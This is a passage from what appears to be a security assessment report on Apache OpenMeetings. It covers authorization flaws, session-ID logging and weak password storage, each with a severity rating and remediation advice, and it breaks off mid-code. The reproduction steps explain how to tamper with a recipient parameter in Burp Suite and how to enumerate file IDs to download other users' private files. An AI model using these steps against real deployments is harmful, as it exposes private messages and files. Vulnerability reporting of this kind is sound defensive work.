
2. In the same browser instance, navigate to the same page in a new tab. In this case by navigating to the URL: http://localhost:5080/openmeetings/#room/36

3. Observe that the number of users allowed is mentioned below the room name, in this case maximum of up to 4 are allowed.


4. Repeat step 2 another two times.



5. In a new browser instance log in to the application as a different user. Navigate to Rooms -> Private rooms and join the same room.



6. It can observed that the chat room has been flooded by the above user and is made unavailable to other users.



Remediation

Ensure that no user controlled parameter are trusted for authorization or validation, perform additional server-side validation.

Perform Server-Side Validation - Perform server-side validation that is at least as strict as any client-side validation. While client-side validation can improve the usability of a website, it

must not be considered a security measure, because it is easy for an attacker to bypass. All input must be validated on the server before it is processed. Any input that does not pass the validation must be ignored.

Problem Report 11 - Insufficient Authorization

The OpenMeetings application is vulnerable to a parameter manipulation attack. This vulnerability is caused by the failure to verify a user is authorized to access to a given resource or set of resources. By leveraging this vulnerability, a user can send messages to users in a different user group, which is normally not allowed by the application.

Component	OpenMeetings API
STRIDE	Tampering, Repudiation
CWE	CWE-285: Improper Authorization CWE-472: External Control of Assumed-Immutable Web Parameter
CAPEC	CAPEC-1: Accessing Functionality Not Properly Constrained by ACLs CAPEC-87: Forceful Browsing
CVSS v2 Score	4.0 (AV:N/AC:L/Au:S/C:N/I:P/A:N)
OWASP Reference	OWASP Top 10 2010-A8: Failure to Restrict URL Access OWASP Top 10 2013-A7: Missing Function Level Access Control

Overall Severity	**Medium**
Vulnerability Type	**Directly Exploitable**
Impact	**Medium**
Confidentiality	The files uploaded in a private chat can be viewed by other users of the application.
Integrity	An attacker can send messages to users in different user groups.
Availability	There is no direct impact on availability.
Exposure	This could allow an attacker to send messages to all users in the application.
Affected Users	All users of the application are affected.
Likelihood	**Medium**
Skill Required	Attackers need to know how to use tools to intercept the web traffic and modify the value of POST parameters.
Conditions and Complexity	This will require an authenticated user to intercept the web traffic, study the POST parameters and modify their values.
Discoverability	This vulnerability can be discovered by inspecting the web traffic.
Reproducibility	This can be always reproduced.

Background Information

All resources within in application should have an Access Control List (ACL) associated with them. Within the application, users should only be presented folders, files, web pages and functionality that they are allowed to use. All folders, files, web pages within an application

should check against this ACL to see that the user accessing them has sufficient permissions to do so. Functionality within web pages should do a further check upon use in order to verify the user has access to exercise the functionality.

It is a common authorization error to assume that folders, files, web pages and functionality hidden from a user will not be accessed by that user. As a result, users may be able to improperly access sensitive information or secure functionality within an application. Folders, files and web pages can be found using a variety of techniques.

- Viewing source on web pages within an application can reveal information regarding hidden resources.
- Forceful browsing can allow a user to go to areas in the application by changing the URL to point to the vulnerable area.
- Tools such as dirbuster, nikto and others automate brute force guessing of folders and files within an application, using known folders and files as well as common names used while developing applications (such as admin.aspx, newuser.do, etc.).

Problem Details

Case 1: It is a common mistake to improperly use user-supplied values in accessing resources without performing proper authorization checks. Parameter tampering allows a malicious user to modify the data in the application by modifying the value of a parameter. This vulnerability is caused due to the implicit trust on the user input by the web application and the client-side controls. This indicates lack of integrity and logic validation checks performed at the server-side by the application.

The OpenMeetings application has different user groups created by the administrator, and users can send messages to only the users within their user groups. The application uses a user-controlled POST parameter "id" to identify the recipient of a message, and it does not validate the value. By manipulating this parameter, a user can send messages to another user who is in a different user group.

Case 2: The OpenMeetings application allows file sharing during conferences, and the shared files are available to only the participants of the chat room or users within their user group. It was observed that the files uploaded by other users can be accessed by changing the numeric value in the URL query string.

Affected Areas

The following areas of the application were found to be vulnerable. This list may not include all instances of this vulnerability in the application. It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

- Contacts and Messages -> New mail:
    - http://localhost:5080/openmeetings/?0-1.0-main-newMessageDialog

- Chat rooms -> Files -> File Upload:
    - http://localhost:5080/openmeetings/room/file/33?uid=e57a521f-5524-4cad-

baca-d40ddbc3e623

Test Steps

Test Configuration


The following is needed in order to reproduce this issue:

- Access to the OpenMeetings application.
- Two user accounts of different usergroups, in this case "usergroup1" and "usergroup2".
- A web proxy tool such as Burp Suite.
    - Refer Appendix 1


Steps to Reproduce

Case 1: Send messages to user belonging to another user group


1. Log in to the application as user1. Navigate to `Contacts and Messages` and then click the `New mail` button.
2. Notice that user2 (belonging to usergroup2) is not listed as a recipient for the current user.
3. Select any recipient, fill the fields as shown and click the `Send` button.




4. Capture the request using a web-proxy tool such as Burp suite.



5. Replace the value of the parameter `to` from "3" to "13" (this represents user2).



6. Log in to the application as user2. Observe that the message from a user belonging to different user group was received successfully.



Case 2: View files of other users in the application


1. Log in to the application as a normal user and enter any chat room.

2. Under the `Files` tab, expand each of the drop downs and observe that the user has no files to view.


3. Upload a document by navigating to `Files` -> `File upload`. Select any file of your choice and click the `Start upload` button. Enable the `Load directly to the Whiteboard` option.

4. In Burp suite's `HTTP history` tab, find the request of the below format with the "uid" parameter.

   http://localhost:5080/openmeetings/room/file/33?uid=e57a521f-5524-4cad-baca-d40ddbc3e623



5. By replacing the numeric value in the URL from 33 to 8 (a guessable value), the user can view and download a file uploaded by another user.



6. Increment the value in the URL to enumerate and download the files uploaded during private chats by the users of the application.

Remediation

Do Not Trust Parameters Controlled by the User - Values that are modifiable on the client-side should never be used or trusted in server-side logic as all users have the ability to modify them before submitting a request. Validate all input before it is processed and reject input that does not pass the validation in place.

Create an authorization matrix. This is a mapping of all resources in an application to the roles allowed access to the resources.

Upon authentication assign a token to the user. This is a random value mapped to the user and submitted (via cookie) by the user to look up access permissions for that user (server-side). Do not allow input from the client to determine permissions. The role should not be stored in a cookie value like admin=true or role=admin, as these are easily changed and submitted.

Make sure all resources do basic authentication checks. Create a centralized module that

checks access permissions on all resources, especially on pages that perform highly secure actions, as they are accessed.

Problem Report 12 - Logging of Sensitive Information

The OpenMeetings logs the session IDs generated to disk. Any attacker with access to log files can read this information, obtain the session IDs and impersonate users.

Component	OpenMeetings web client
STRIDE	Information Disclosure
CWE	CWE-779: Logging of Excessive Data
CVSS v2 Score	1.0 (AV:L/AC:H/Au:S/C:P/I:N/A:N)
OWASP Reference	OWASP Top 10 2013-A6: Sensitive Data Exposure

Overall Severity	**Low**
Vulnerability Type	**Directly Exploitable**
Impact	**Medium**
Confidentiality	The session IDs of every user are logged to disk. Sessions however are invalidated correctly when users log out of the application, so not every stolen session ID is useful to an attacker.
Integrity	There is no direct impact on integrity. However, an attacker can use the stolen session IDs for malicious purposes and compromise the integrity of users' data.
Availability	There is no direct impact on availability. However, an attacker can use the stolen session IDs for malicious purposes and delete user records, thus disrupting availability.
Exposure	User sessions could be stolen by an attacker who gains access to log files.
Affected Users	All users whose sessions are logged are affected.
Likelihood	**Low**
Skill Required	There is minimal skill required - the attacker can read the session ID from the log files.
Conditions and Complexity	The actual attack is simple, but gaining access to the log files requires server access.
Discoverability	This is easy to discover with access to the Open Source code.
Reproducibility	This is always reproducible.

Background Information

Different types of information are logged to files on disk for debugging purposes. This is common and an accepted practice. However, if the information logged is sensitive in nature, such as user PII, it can compromise user privacy.

Problem Details

Studying the source code reveals that users' session IDs are logged to disk. The relevant code can be found at the following locations.

SessiondataDao.java

```
158    public boolean updateUserWithoutSession(String SID, Long userId) {
159      try {
160          log.debug("updateUser User: " + userId + " || " + SID);
161          Sessiondata sd = find(SID);
162          if (sd == null) {
163              log.error("Could not find session to Update");
164              return false;
165          }
166          log.debug("Found session to update: {}, userId: {}", sd.getSessionId(),
userId);
167
168          sd.setUserId(userId);
169          update(sd);
170          return true;
171      } catch (Exception ex2) {
172          log.error("[updateUser]: ", ex2);
173      }
174      return false;
175  }
```

UserWebService.java

```
112    public ServiceResult login(@WebParam(name="user") @QueryParam("user") String user,
@WebParam(name="pass") @QueryParam("pass") String pass) {
113      try {
114          log.debug("Login user");
115          User u = userDao.login(user, pass);
116          if (u == null) {
117              return new ServiceResult(-1L, "Login failed", Type.ERROR);
118          }
119
120          Sessiondata sd = sessionDao.create(u.getId(), u.getLanguageId());
121          log.debug("Login user SID : " + sd.getSessionId());
122          return new ServiceResult(u.getId(), sd.getSessionId(), Type.SUCCESS);
123      } catch (OmException oe) {
124          return new ServiceResult(oe.getCode() == null ? -1 : oe.getCode(),
oe.getMessage(), Type.ERROR);
125      } catch (Exception err) {
126          log.error("[login]", err);
127          return new ServiceResult(-1L, err.getMessage(), Type.ERROR);
128      }
129  }
```

It is suggested that upon remediation, the development team review other areas of OpenMeetings that handle sensitive information to find and remove other potential insecure logging.

Remediation

Identify all the sensitive user and system information in the application. Ensure that the values contained in the variables that store this information are never logged to disk. For debugging purposes, use *print* statements that do not contain any sensitive information.

Problem Report 13 - Insecure Cryptographic Storage

OpenMeetings does not store passwords and user PII according to industry best practices. If the OpenMeetings database is compromised, an attacker could easily recover plaintext user passwords and compromise user accounts.

Component	OpenMeetings web client
STRIDE	Information Disclosure, Elevation of Privilege
CWE	CWE-261: Weak Cryptography for Passwords CWE-328: Reversible One-Way Hash
CAPEC	CAPEC-97: Cryptanalysis
CVSS v2 Score	4.1 (AV:L/AC:M/Au:S/C:P/I:P/A:P)
OWASP Reference	OWASP Top 10 2010-A7: Insecure Cryptographic Storage

Overall Severity	**Low**
Vulnerability Type	**Directly Exploitable**
Impact	**Medium**
Confidentiality	Plaintext secrets for various services can be stolen. Login passwords that are weakly hashed can be cracked more easily, if the passwords database is compromised.
Integrity	There is no direct impact on data integrity. However, if a user's passwords are stolen or cracked, an attacker can impersonate the user.
Availability	There is no direct impact on data integrity. However, if a user's passwords are stolen or cracked, an attacker can perform administrative actions and delete user records, which can disrupt availability
Exposure	User accounts can be compromised if credentials in the user database are stolen and used to login to the application.
Affected Users	All users of the application are affected.
Likelihood	**Low**
Skill Required	This requires an attacker to be skillful. An attacker needs to be able to steal password hashes from a back-end database and in some cases, know how to use a password cracker to crack hashes.
Conditions and Complexity	Additional vulnerabilities need to be present in the application to enable a user to compromise the password database. Alternatively, the database needs to be misconfigured and directly accessible to an attacker.
Discoverability	This vulnerability is moderately difficult to discover. However, an attacker willing to spend a significant amount of time reviewing the source code would identify how credentials and other sensitive information are stored.
Reproducibility	This is always reproducible.

Background Information

Case 1: Insecure Password storage

Unlike encryption algorithms, which can be reversed to decrypt data, hashing algorithms result in an irreversible cryptographic hash; it should be impossible to determine the original value of data given just its hash. Additionally, a given value will always produce the same resulting hash when hashed by the same algorithm. The result of these two properties is that when a user submits a password to log in, the hash of the submitted password can be calculated and compared to the hash stored in the database. This allows the system to validate that the user knows their password, without ever having to store their password.

Only cryptographically secure hashing mechanisms designed for password storage such as PBKDF2, bcrypt, or scrypt should be utilized. General purpose hashing algorithms such as MD5, SHA-1 and the SHA-2 family of hashes are designed to be fast to compute and have a low memory footprint. This allows attackers to easily and quickly generate millions of hashes per second and compare those generated hashes to the stolen hashes, allowing them to recover users' plaintext passwords.

Running Hashcat, a popular password cracker, on an average consumer grade graphical processing unit (GPU) yields approximately 1.5 to 2 billion MD5 hashes per second. This speed can be easily multiplied provided more or faster hardware. A more secure hashing algorithm is bcrypt, based on the Blowfish encryption algorithm. By contrast, the same GPU yields less than 10,000 bcrypt hashes per second. It is therefore much more expensive in terms of time and resources for attackers to crack bcrypt hashes.

Case 2: Insecure storage of PII/chat data

Sensitive user data is not encrypted by the OpenMeetings application at the data layer according to industry best practices. If an attacker compromised the database, either directly or through an attack vector like SQL injection, they would obtain all the sensitive user data it contains. The goal of data encryption is to make sensitive data unusable by unauthorized users. Designing an effective database encryption strategy must be done with care, but can be an effective mitigation against costly data breaches.

The OpenMeetings applicaton stores the chat conversation and user PII in the database. The chat messages which could contain user's PII and/or private messages are not stored in an encrypted format. If the OpenMeetings database were compromised, it could be a direct violation of many regulatory and compliance requirements as well as a direct loss of an asset of interest to the users of the system.

Problem Details

Case 1: Insecure Password storage

Multiple secrets are stored in an insecure manner by the OpenMeetings application. A few such instances are listed b

- Login passwords are hashed using SHA256 by default and 1000 iterations are used. The source file that implements it is `org/apache/openmeetings/util/crypt/SHA256Implementation.java:81`

Here is the relevant code:

```
public class SHA256Implementation implements ICrypt {
private static final Logger log =
Red5LoggerFactory.getLogger(SHA256Implementation.class, webAppRootKey);
private static final String SECURE_RND_ALG = "SHA1PRNG";
private static final int ITERATIONS = 1000;
private static final int KEY_LENGTH = 128 * 8;
private static final int SALT_LENGTH = 256;
```

- Passwords under *Admin - Server* as well as *Admin - OAuth* are stored in plaintext. This was verified by logging into the database with a MySQL client and running the following queries on the `open313` database.

```
select client_secret from oauth_server;
select name, pass from server;
```

- SIP passwords appear to be hashed using the insecure MD5 hashing algorithm, and stored in the *sipusers* table. The code for this is at `openmeetings-db/src/main/java/org/apache/openmeetings/db/entity/user/User.java:408`. OpenMeetings was not integrated with Asterisk to verify the hashes in the database. Here is the relevant code:

```
if (configDao.isSipEnabled()) {
       AsteriskSipUser u = getSipUser();
       if (u == null) {
           setSipUser(u = new AsteriskSipUser());
       }
       String defaultRoomContext = configDao.getConfValue("red5sip.exten_context",
